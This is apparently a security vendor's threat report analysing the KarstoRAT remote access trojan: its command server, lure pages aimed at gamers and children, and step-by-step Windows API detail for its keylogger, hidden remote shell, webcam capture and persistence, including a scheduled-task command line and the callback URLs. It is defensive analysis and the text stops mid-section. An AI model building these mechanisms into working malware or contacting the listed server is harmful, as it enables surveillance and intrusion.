LevelBlue

Threat Spotlight

An In-Depth Analysis of Novel KarstoRAT Malware

2026

Introduction to KarstoRAT

Remote access trojans (RATs) remain one of the most common tools used by attackers to maintain persistent access to compromised systems. Unlike simple information stealers, RATs allow operators to fully control infected machines, monitor user activity, collect sensitive data, and deploy additional payloads when needed. In recent years, many new RAT families have emerged that combine surveillance capabilities, credential theft, and remote command execution within lightweight and flexible frameworks.

One of the latest examples observed in the wild is KarstoRAT, a recently identified malware family that began appearing in sandbox analyses and malware repositories in early 2026.

An initial investigation shows that the malware supports a broad set of remote-control capabilities, including system reconnaissance, screenshot capture, audio and webcam monitoring, keylogging, and token theft.

The command structure embedded in the samples also indicates support for remote shell execution, file transfers, and the ability to download and run additional payloads, suggesting the malware was designed to provide operators with full post-compromise control.

LevelBlue does have the capability to detect KarstoRAT with high confidence, enabling the threat to be identified and blocked at the early stages of execution before the attacker can establish persistence or perform further malicious actions.

During the investigation, it was noted that KarstoRAT has not been publicly advertised or sold on major cybercrime forums or underground marketplaces so far. This absence of sales posts or builder promotions suggests that the tool may be privately developed and used by a limited group of operators rather than distributed as commodity malware. If this assessment is correct, the appearance of multiple KarstoRAT samples in public analysis environments represents a relatively rare opportunity to study a private tool shortly after it surfaced in real-world activity.

Command and Control Analysis

The KarstoRAT command-and-control (C2) server operates from the IP address 212.227.65[.]132 and exposes a diverse set of open ports and services that indicate a multi-purpose infrastructure built for both C2 communications and payload distribution. A port scan reveals SSH on ports 22 and 2022 (OpenSSH 9.2p1), nginx on 80, multiple Node.js Express applications on 3069, 3071, 9001, 9123, 9234 and 12292, an HTTP proxy on 8080, a CSD-monitor service on 3072, plus several high-numbered ports running unknown services (one running Werkzeug/Python 3.13).

Accessing specific HTTP endpoints exposes the deceptive frontends used by the operators.

Visiting http://212.227.65[.]132:9123/sub returns a Base64-encoded string that decodes to a valid VMess (V2Ray/VMess) proxy configuration:


```
vmess://eyJ2IjoiMiIsInBzIjoi8J+HqfCfh6og5b635Zu9IOafj+ael18xJjEgS
W50ZXJuZXQgQUcgfCBXaXNwYnl0ZS5jb20iLCJhZGQiOiJpcC5zYiIsInBvcnQiOj
Q0MywiaWQiOiI2Y2I0NGRmOC1jMGFmLTRkOWItODU2My0yMTAzYjljNDg1YzkiLCJ
haWQiOiIwIiwic2N5IjoiYXV0byIsIm5ldCI6IndzIiwidHlwZSI6Im5vbmUiLCJo
b3N0IjoicHJvdmlkZXJzLXZhY2F0aW9ucy1zaG93dGltZXMtc2tpbGxlZC50cnljb
G91ZGZsYXJlLmNvbSIsInBhdGgiOiIvdm1lc3MtYXJnbz9lZD0yNTYwIiwidGxzIj
oidGxzIiwic25pIjoicHJvdmlkZXJzLXZhY2F0aW9ucy1zaG93dGltZXMtc2tpbGx
lZC50cnljbG91ZGZsYXJlLmNvbSIsImFscG4iOiIiLCJmcCI6ImZpcmVmb3gifQ==
```


Figure 1. Decoded valid VMess with Base64-encoded proxy configuration


```
JSON
{
  "v": "2",
  "ps": "
  "add": "i
  "port": 443,
  "id": "
  "aid": "0",
  "scy": "auto",
  "net": "ws",
  "type": "none",
  "host": "
  "path": "/
  "tls": "tls",
  "sni": "
  "alpn": "",
  "fp": "firefox"
}
```


Figure 2. Decoded JSON proxy configuration from Figure 3.

The configuration points to a German-hosted tunnel (1&1 Internet AG) using Cloudflare Argo WebSocket on port 443 with TLS fingerprinting set to Firefox.

This is a strong indicator of encrypted, obfuscated C2 communications designed to evade detection and allow the operator to maintain persistent access even behind restrictive networks.

http://212.227.65[.]132:9234/ loads a full webpage titled “Blox Stocks” that mimics a Roblox Blox Fruits item trading/stock market.



Figure 3. Blox Stocks webpage

This screen looks like a virtual marketplace or trading dashboard for Blox Fruits, a very popular Roblox game.

This could be a fake Blox Fruits trading page that lures Roblox players (often kids) with cheap/rare items, then tricks them into downloading malware or running executables that install KarstoRAT. It may also serve as an operator panel for managing stolen accounts or game-specific stealers.

http://212.227.65[.]132:9001/ displays the “Venom Files” cheat download panel.



Figure 4. “Venom Files” cheat download panel

This screen looks like a typical cheat loader/premium hack marketplace dashboard.

It advertises four products, all marked "ONLINE":

a. Aim BO6 – Advanced Aimbot System (targeting Call of Duty: Black Ops 6)

b. AI Aim Assist – Smart AI Prediction

c. FiveM v1 – Premium Mod Menu (for GTA V custom servers)

d. FiveM v2 – Ultimate Edition

Each card shows a license key count, download count, and star rating.

The C2 at 212.227.65[.]132 combines robust technical infrastructure (SSH tunnels, Node.js APIs, VMess proxy) with well-crafted gaming-themed lure pages. The Blox Stocks site targets Roblox players, and the Venom Files panel targets FPS/GTA modders; both appear to be classic vectors commonly used to socially engineer downloads of KarstoRAT and related payloads.

KarstoRAT Analysis

Sample Overview

Sample SHA256 – 07131E3FCB9E65C1E4D2E756EFDB9F263FD90080D3FF83FBCCA1F31A4890EBDB

The analyzed sample is a 64-bit PE GUI executable compiled with Microsoft Visual Studio 2022 (v17.6) and C++ runtime (dynamic). It includes PDB debug info from a debug build (timestamp: February 16, 2026), moderate entropy (~6.25), and no packer or .NET usage.



Figure 5. Sample overview of PEStudio

Core Execution Logic

The RAT's main function serves as the core persistent loop and entry point of the malware, responsible for initialization, C2 connection setup, and continuous operation while awaiting commands.

The function initializes communication with the C2 server by hardcoding the IP address **212.227.65[.]132**, parsing port **15144**, and constructing the URL **http://212.227.65[.]132:15144**, which is stored globally for subsequent WinINet (Windows Internet API) requests.

It then retrieves the current Windows username via **GetUserNameA** (falling back to **"Unknown"** on failure) and fetches the public IP address using a function that opens a WinINet session with the **"SecurityNotifier"** user agent, queries **http://api.ipify[.]org** via **InternetOpenUrlA** and **InternetReadFile**, stores the result (or "Unknown" on failure) as a string, and returns it for C2 logging and identification, using the following query:

"http://212.227.65[.]132:15144/notify?event=heartbeat&user=<username>&public_ip=<victim_public_IP>"

The RAT then enters an infinite two-second loop, which conducts the following:

- Performs a heartbeat (check) using the username and public IP.
- If activity is indicated (response not **"NONE"**), spawns a detached thread to process commands or tasks, passing the user context and callback.
- If keylogging is enabled, it calls the keylogger upload handler, which uploads accumulated keystrokes via **POST** to /**upload-keylog** endpoint, and clears the buffer.
- If shell output is pending, it calls the shell output uploader function to send the accumulated cmd.exe output via **POST** to /**upload-shell-output** endpoint, and the shell input fetcher to pull new commands from /**get-shell-input** via a **WriteFile** to the pipe.

This main loop keeps the RAT alive indefinitely, quietly sustaining persistence, managing background features (clipboard, shell I/O, keylogging), and ensuring continuous operation.

C2 Communication and Exfiltration Mechanisms

The RAT communicates with its C2 server using a consistent **HTTP** protocol with the user agent **"SecurityNotifier"**. For most exfiltration tasks (screenshots, audio, clipboard, webcam images, etc.), it sends data via **POST** requests to dedicated endpoints such as /upload-screen, /**upload-audio**, etc.

These requests include a query parameter **?user=<username>** and the raw payload (BMP, WAV, etc.) as the **POST** body.

For logging and status reporting (success/failure messages like **"Success (Screen Captured)"**, the RAT builds a notification string in the format **"Action: [<capability>] -> <message>",** URL encodes the entire message and sends it via a **GET** request to **/notify?event=log&user=<username>&msg=<encoded_message>.**

Encoded example:

"Action [SCREENSHOT] -> Success (Screen Captured)" become

"Action%3A%20%5BSCREENSHOT%5D%20-%3E%20Success%20%28Screen%20Captured%29"

This GET-based logging uses **InternetOpenUrlA.**

All outbound traffic from the RAT consistently reuses WinINet APIs (**InternetOpenA, InternetConnectA, HttpOpenRequestA / InternetOpenUrlA, HttpSendRequestA**), always applies the **INTERNET_FLAG_RELOAD** flag, which forces the system to ignore any locally cached response and fetch fresh data directly from the origin server on every request and transmits payloads without chunking or any custom headers beyond defaults.

This unified approach produces a highly predictable network signature, characterized by the fixed **"SecurityNotifier"** user agent, paths such as /**upload**-* or /**notify**, and ?**user= query** parameters, making the RAT's C2 communication easily recognizable and detectable in network monitoring and logs.

RAT Capabilities

The analyzed RAT provides a wide range of capabilities that allow the remote operator to monitor the victim, collect sensitive information, manipulate the system, and maintain persistent access.

The following sections describe the main commands supported by the malware and the functionality each command enables on the compromised host.

SCREENSHOT

The RAT's "SCREENSHOT" capability enables the attacker to capture a full screenshot of the victim's primary screen and immediately upload it to the C2 server.

When the RAT receives the exact "SCREENSHOT" command, it calls a dedicated function that performs the capture as follows:

- Gets screen coordinates and size using **GetSystemMetrics API** (virtual screen top left and dimensions).
- Gets the desktop device context (**GetDC**).
- Creates a memory DC (Memory Device Context) and matching bitmap (**CreateCompatibleDC, CreateCompatibleBitmap**).
- Copies the screen pixels to the bitmap with **BitBlt** API.
- Builds a raw 32-bit **BMP** file in memory via **GetDIBits**.
- Sends the complete BMP file (header + pixels) as the raw **POST** body to the C2 endpoint /**upload-screen** using the RAT's standard **HTTP POST** function.

- Cleans up GDI resources: deletes the bitmap (**DeleteObject**), deletes the memory DC (**DeleteDC**), releases the desktop DC (**ReleaseDC**), and frees the memory buffer.



Figure 6. Screenshot saved as a BMP file in memory

No local file is saved; the screenshot exists only in memory during capture and upload.
On success, the RAT logs and sends to the C2:
"Action [SCREENSHOT] -> Success (Screen Captured)"

This method captures the entire primary virtual screen and exfiltrates it immediately without leaving artifacts on disk.

STARTUP_ON/STARTUP_OFF

The RAT's "STARTUP_ON" and "STARTUP_OFF" capabilities provide simple but effective persistence control by adding or removing an autostart entry in the Windows registry, ensuring the malware launches automatically on user login.

Upon receiving "STARTUP_ON", the RAT calls the persistence function with flag 1 (true), which conducts the following steps:

- Opens the registry key **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** with create, modify, or delete (**KEY_SET_VALUE**) using **RegOpenKeyExA** API.
- Retrieves its own full executable path via **GetModuleFileNameA**.
- Sets a new value named **"SecurityService"** (**REG_SZ** type) with the value's data equal to the executable path using **RegSetValueExA** and then close the key handle.

This adds the RAT to the user's startup list, ensuring it runs every time the user logs in.

When "STARTUP_OFF" is received, the RAT:

- Opens the same registry key.
- Deletes the **"SecurityService"** value with RegDeleteValueA and closes the key handle.

On success, it logs and sends to the C2:

For ON: **"Action: [STARTUP_ON] -> Success (Added to Startup)"**
For OFF: **"Action: [STARTUP_OFF] -> Success (Removed from Startup)"**

TASK_ON/TASK_OFF

The RAT's "TASK_ON" and "TASK_OFF" functions provide an additional persistence mechanism through Windows Scheduled Tasks, creating or deleting a task named "SystemCheck" that runs the malware automatically on user logon.

When the RAT receives "TASK_ON":

- Retrieves its own full executable path via **GetModuleFileNameA.**
- Builds a schtasks command string:
  schtasks /create /f /sc onlogon /tn "SystemCheck" /tr "<full_path_to_malware>"
- Executes it via **system()** (runs through **cmd.exe**).

On success (exit code 0), logs and sends to C2: **"Action: [TASK_ON] -> Success (Task Created)"**; otherwise, it returns the failure message **"Action: [TASK_ON] -> Failed (Task Error)"**

Upon receiving the "TASK_OFF" command, the RAT executes:
schtasks /delete /f /tn "SystemCheck".

On success (exit code 0), logs and sends: **"Action: [TASK_OFF] -> Success (Task Deleted)"**. On failure, logs: **"Action: [TASK_OFF] -> Failed (No Task)"**.

FOLDER_ON/FOLDER_OFF:

The RAT's "FOLDER_ON" and "FOLDER_OFF" commands provide an additional layer of persistence by copying (or removing) the malware executable into the current user's Startup folder, causing it to run automatically every time the user logs in.

When the RAT processes the "FOLDER_ON" command, it:

Locates the current user's Startup folder using **SHGetFolderPathA** (csidl = 7 (**CSIDL_STARTUP**)).

- Gets its own full executable path with **GetModuleFileNameA.**
- Builds the destination path by appending **"\SecurityService.exe"** to the Startup folder.
- Copies itself to that location using **CopyFileA** (overwrites if it exists).
- If successful, it logs and reports to the C2: **"Action: [FOLDER_ON] -> Success (Copied to Folder)".**
- If the operation fails, it reports either **"Action: [FOLDER_ON] -> Failed Error)"** or **(Copy "Action: [FOLDER_ON] -> Failed (Path Error)"**.

For the "FOLDER_OFF" command, it:

- Retrieves the same Startup folder path.
- Builds the path to **"\SecurityService.exe"** in Startup.
- Deletes the file with **DeleteFileA.**
- On success, logs and sends: **"Action: [FOLDER_OFF] -> Success (Removed from Folder)"**.
- On failure, logs: **"Action: [FOLDER_OFF] -> Failed (Delete Error)"** or **"Action: [FOLDER_OFF] -> Failed (Path Error)"** if the Startup path cannot be retrieved.

This Startup folder persistence copies the malware executable to **%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\SecurityService.exe**, causing it to launch automatically at user logon.

The file adopts the innocuous name "SecurityService.exe" to appear legitimate, though it remains visible in the Startup folder and can be noticed by users or antivirus software.

KEYLOG_ON/KEYLOG_OFF

The RAT's "KEYLOG_ON" and "KEYLOG_OFF" features enable a classic keylogger that silently captures all keystrokes on the victim's machine and periodically uploads them to the C2 server.

When the RAT receives "KEYLOG_ON":

- It checks if keylogging is already active (via a global flag).
- If not, it sets the flag to 1 and spawns a dedicated background thread (using _beginthreadex) with a callback to the keylogging procedure.
- On successful thread creation, it logs and sends to the C2: **"Action: [KEYLOG_ON] -> Success (Keylogger Started)"**.

When "KEYLOG_OFF" is received:

- It simply clears the global flag.
- The keylogging thread detects the flag change, unhooks itself, and exits cleanly.
- The RAT logs and sends: **"Action: [KEYLOG_OFF] -> Success (Keylogger Stopped)"**.

How the keylogger actually works (in the spawned thread):

The keylogger thread begins by loading the current module handle with **GetModuleHandleW** API function. It then installs a low-level keyboard hook globally using **SetWindowsHookExA** with WH_KEYBOARD_LL (13), specifying a callback function, the module handle and thread ID 0 to capture keystrokes across all applications and threads in the system.

The thread enters a standard message loop with **PeekMessageW**, **TranslateMessage**, and **DispatchMessageW** to process incoming keyboard events.

Inside the hook callback, keystrokes are accumulated. Every 10 milliseconds (Sleep('\n') '\n' = 10\0xA), the thread checks the global enable flag; if keylogging remains active, it continues the loop, but if the flag is cleared(0), the hook is removed with **UnhookWindowsHookEx** and the thread exits.

Keystrokes collected during this period are stored in a mutex-protected buffer and periodically uploaded to the C2 server via POST requests to the **/upload-keylog** endpoint.



Figure 7. Keylogger routine

SYSINFO

The RAT includes functionality to collect information about the victim's system. When the "SYSINFO" command is received, it begins gathering the following system details:

- Computer name (using **GetComputerNameA** function)
- Username
- OS version (**GetVersionExA**) major version, minor version, and build number
- CPU model (by querying the registry key HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0\ProcessorNameString)
- Memory information: total system RAM (in GB), currently used RAM (in GB) and the percentage of memory in use (used **GlobalMemoryStatusEx**)
- Disk information for the C:\ drive : the total disk space (in GB) and the available free space (in GB) (used **GetDiskFreeSpaceExA**)
- Creates a snapshot of all running processes: process name and PID (using **CreateToolhelp32Snapshot** and then using **Process32FirstW** and **WideCharToMultiByte** to iterates through each process and converts the name to ANSI/multibyte format)

At the end, the RAT creates a dictionary with all the information mentioned above. The dictionary looks like this: **{"computer_name":"<computer_name>","username":"<username>","os_version":"Windows <major_version>.<minor_version> Build <build_number>","cpu":"<cpu_model>","ram_total_gb":<total_system_ram>,"ram_used_gb":<currently_used_ram>,"ram_percent":<percentage_of_memory_in_use>,"disk_total_gb":<total_disk_space>,"disk_free_gb":<available_free_space>,"processes":[{"name":"<running_process>","pid":"<process_pid>"},...]}**

Finally, the malware sends the gathered system information to the C2 server via an **HTTP POST** request targeting the **/upload-sysinfo** endpoint and logs the action with the message: **"Action: [SYSINFO] -> Success"**.

SHELL_START/SHELL_STOP

Upon receiving the "SHELL_START" command, the RAT launches a hidden **cmd.exe** process to provide a remote shell to the C2 operator. It creates two anonymous pipes using CreatePipe, one for **stdin** redirection and one for combined **stdout/stderr** and starts the process with CreateProcessA, configured to inherit the pipe handles and run with **SW_HIDE (wShowWindow** = 0), ensuring no visible window appears on the victim's system.

A separate worker thread relays input and output between the shell and the C2 server. If successful, the malware logs **"Action: [SHELL_START] -> Success"**; otherwise, it reports **"Action: [SHELL_START] -> Failed"**.

Once the shell is active, the attacker can issue commands by sending messages with the SHELL_INPUT: prefix (for example, "**SHELL_INPUT**:dir" or "SHELL_INPUT:whoami").

The RAT detects this prefix, copies the remaining text to a buffer, and writes the command directly into the **stdin** pipe of the running **cmd.exe** process. The shell executes the command, and any output is sent back to the C2 server via the **stdout** pipe and worker thread.

The RAT forwards shell output using a transmission function that targets the **/get-shell-input** endpoint (copies the path, appends payload lines with newlines, and sends via WriteFile on the connection handle). Accumulated output is periodically sent to the **/upload-shell-output** endpoint by locking a global buffer (protected by a mutex to ensure thread safe access between the output reading worker thread and the sending logic), building an **HTTP POST** with the data, transmitting it, and clearing the buffer.

When the "SHELL_STOP" command is received, the RAT terminates the cmd.exe process, closes all related handles, and cleans up resources. Upon successful shutdown, it reports **"Action: [SHELL_STOP] -> Success"**.

WEBCAM

The RAT's webcam capture feature allows the remote operator to silently snap a single photo from the victim's default webcam and exfiltrate it to the C2 server. When the dispatcher receives the plain "WEBCAM" command, it invokes this handler.

The method begins by creating an invisible capture window. It calls **capCreateCaptureWindowA** to instantiate a child window named "**wc**" attached to the desktop window (**GetDesktopWindow**), with the **WS_CHILD** style and no visible flags, which ensures the window never appears on screen.

If window creation fails, the RAT immediately reports failure by sending "**Action: [WEBCAM] -> Failed (No capture window)**" to the C2.

Next, it attempts to connect to the first available webcam driver by sending the **WM_CAP_DRIVER_CONNECT** message to the capture window using **SendMessageW**.

Failure at this stage (for example, no webcam present, driver issues, or access denied) results in destruction of the window and the log message "**Action: [WEBCAM] -> Failed (No webcam found)**".

On success, the RAT enables preview mode (which initializes a live video stream in the background) by sending **WM_CAP_SET_PREVIEW** via another **SendMessageW** function, then sleeps for 200 ms to allow the camera hardware to stabilize.

The RAT then constructs a temporary file path by retrieving the user's temp directory with **GetTempPathA** and appending "**webcap.bmp**" to the retrieved temp path. It issues **WM_CAP_GRAB_FRAME** (using another **SendMessageW** function) to capture one frame from the live feed, followed by **WM_CAP_FILE_SAVEDIB** (using another instance of **SendMessageW** function) to save the raw bitmap directly to disk. The capture window is destroyed immediately afterward.

The saved .**BMP** (webcap.bmp) is read entirely into memory using a full C++ **std::ifstream** object. The code determines the file size via **tellg()**, seeks to the beginning, allocates a buffer with operator new, and reads the complete contents. If the read succeeds, the RAT performs an **HTTP POST** to the /**upload-webcam** endpoint, transmitting the raw image bytes as the request body.

Upon successful upload, the malware logs "**Action: [WEBCAM] -> Success**". Regardless of outcome, it deletes the temporary BMP file with **DeleteFileA** and performs thorough cleanup: freeing the image buffer, properly destructing the **std::ifstream** (including its underlying filebuf), and releasing all temporary string objects.

In short, the webcam module provides a fast, low footprint, single snapshot capability: invisible capture → temp **BMP** → in memory read → **POST** upload → delete & cleanup, with explicit success/failure feedback sent via a simple **GET** notification channel.

TTS:<some_text>

The RAT's text-to-speech (TTS) capability, triggered by commands prefixed with "TTS:" (for example, "TTS:Hello World"), enables the attacker to make the victim's machine audibly speak arbitrary text through the system's speakers. This is a stealthy way to deliver messages, taunt users, or create distractions without any visible UI.

First, the RAT searches for the "TTS:" prefix in a string. When found, it calls **CoInitialize** to initialize COM apartments to prepare for COM object creation. It then instantiates the Microsoft Speech API (SAPI) voice object by calling **CoCreateInstance** with the **CLSID** for **SpVoice** (the standard TTS(text to speech) engine). On success, the RAT converts the extracted multibyte text to UTF-16 wide characters using **MultiByteToWideChar** with the **CP_UTF8** code page. It allocates memory for the wide string, performs the conversion, and then calls the Speak method of the **ISpVoice** interface to play the text aloud synchronously.

After playback completes, it cleans up the used buffers.

Finally, it logs "**Action: [TTS:<text_to_speech>] -> Success (TTS Played)**".

This implementation relies on Windows' built-in SAPI 5 TTS engine (available on all modern Windows versions), requires no external dependencies, and runs completely silently in the background, by which the spoken audio plays through the default audio device without opening any windows or notifications.

WALLPAPER:<url_to_image>

The RAT's wallpaper-changing feature, triggered by commands prefixed with "WALLPAPER:" (for example, "WALLPAPER:https://example[.]com/image.jpg"), allows the remote attacker to replace the victim's desktop background with a new imagedownloaded from a URL.

The RAT checks for the "WALLPAPER:" prefix, at the beginning of the incoming message. When matched, it extracts everything after the colon (':'), copies it into a buffer, and passes the resulting string along with the username context to the wallpaper main function.

First, in the function, the malware determines whether the provided string starts with "http". If it does, the RAT treats it as a remote URL. It:

- Retrieves the user's temporary directory path (using GetTempPathA).
- Appends "**wallpaper.bmp**" to form a full temporary file path (for example, **%TEMP%\wallpaper.bmp**).
- Opens an internet session using WinINet with the user agent "**SecurityNotifier**".
- Opens the URL and downloads the image content in 4 KB chunks, writing the data to the temporary **BMP** file using a stream object.

If the string does not start with **“http”**, the download step is skipped; the code assumes the input is already a valid local file path.

Once the **BMP** file is ready (downloaded or directly referenced), the RAT calls **SystemParametersInfoA** with:

- Action: **SPI_SETDESKWALLPAPER** (0x0014)
- Path to the **BMP** file
- Flags: **SPIF_UPDATEINIFILE** (3)

This saves the change to the user’s profile registry and immediately notifies Explorer to refresh the desktop.

If the call succeeds, the desktop background changes instantly and visibly to the victim.

The RAT then logs “**Action: [WALLPAPER] -> Success**”; on failure (invalid image, download error, permissions issue, etc.) it logs “**Action: [WALLPAPER] -> Failed**”.

Both messages are sent to the C2 server via the standard notification channel.

The temporary **BMP** file remains on disk until cleaned by normal temp folder maintenance or manual removal, leaving a minor forensic trace. This feature is lightweight, uses only native Windows APIs, and requires no additional dependencies, making it reliable and stealthy across different Windows versions.

ROTATE_ON/ROTATE_OFF

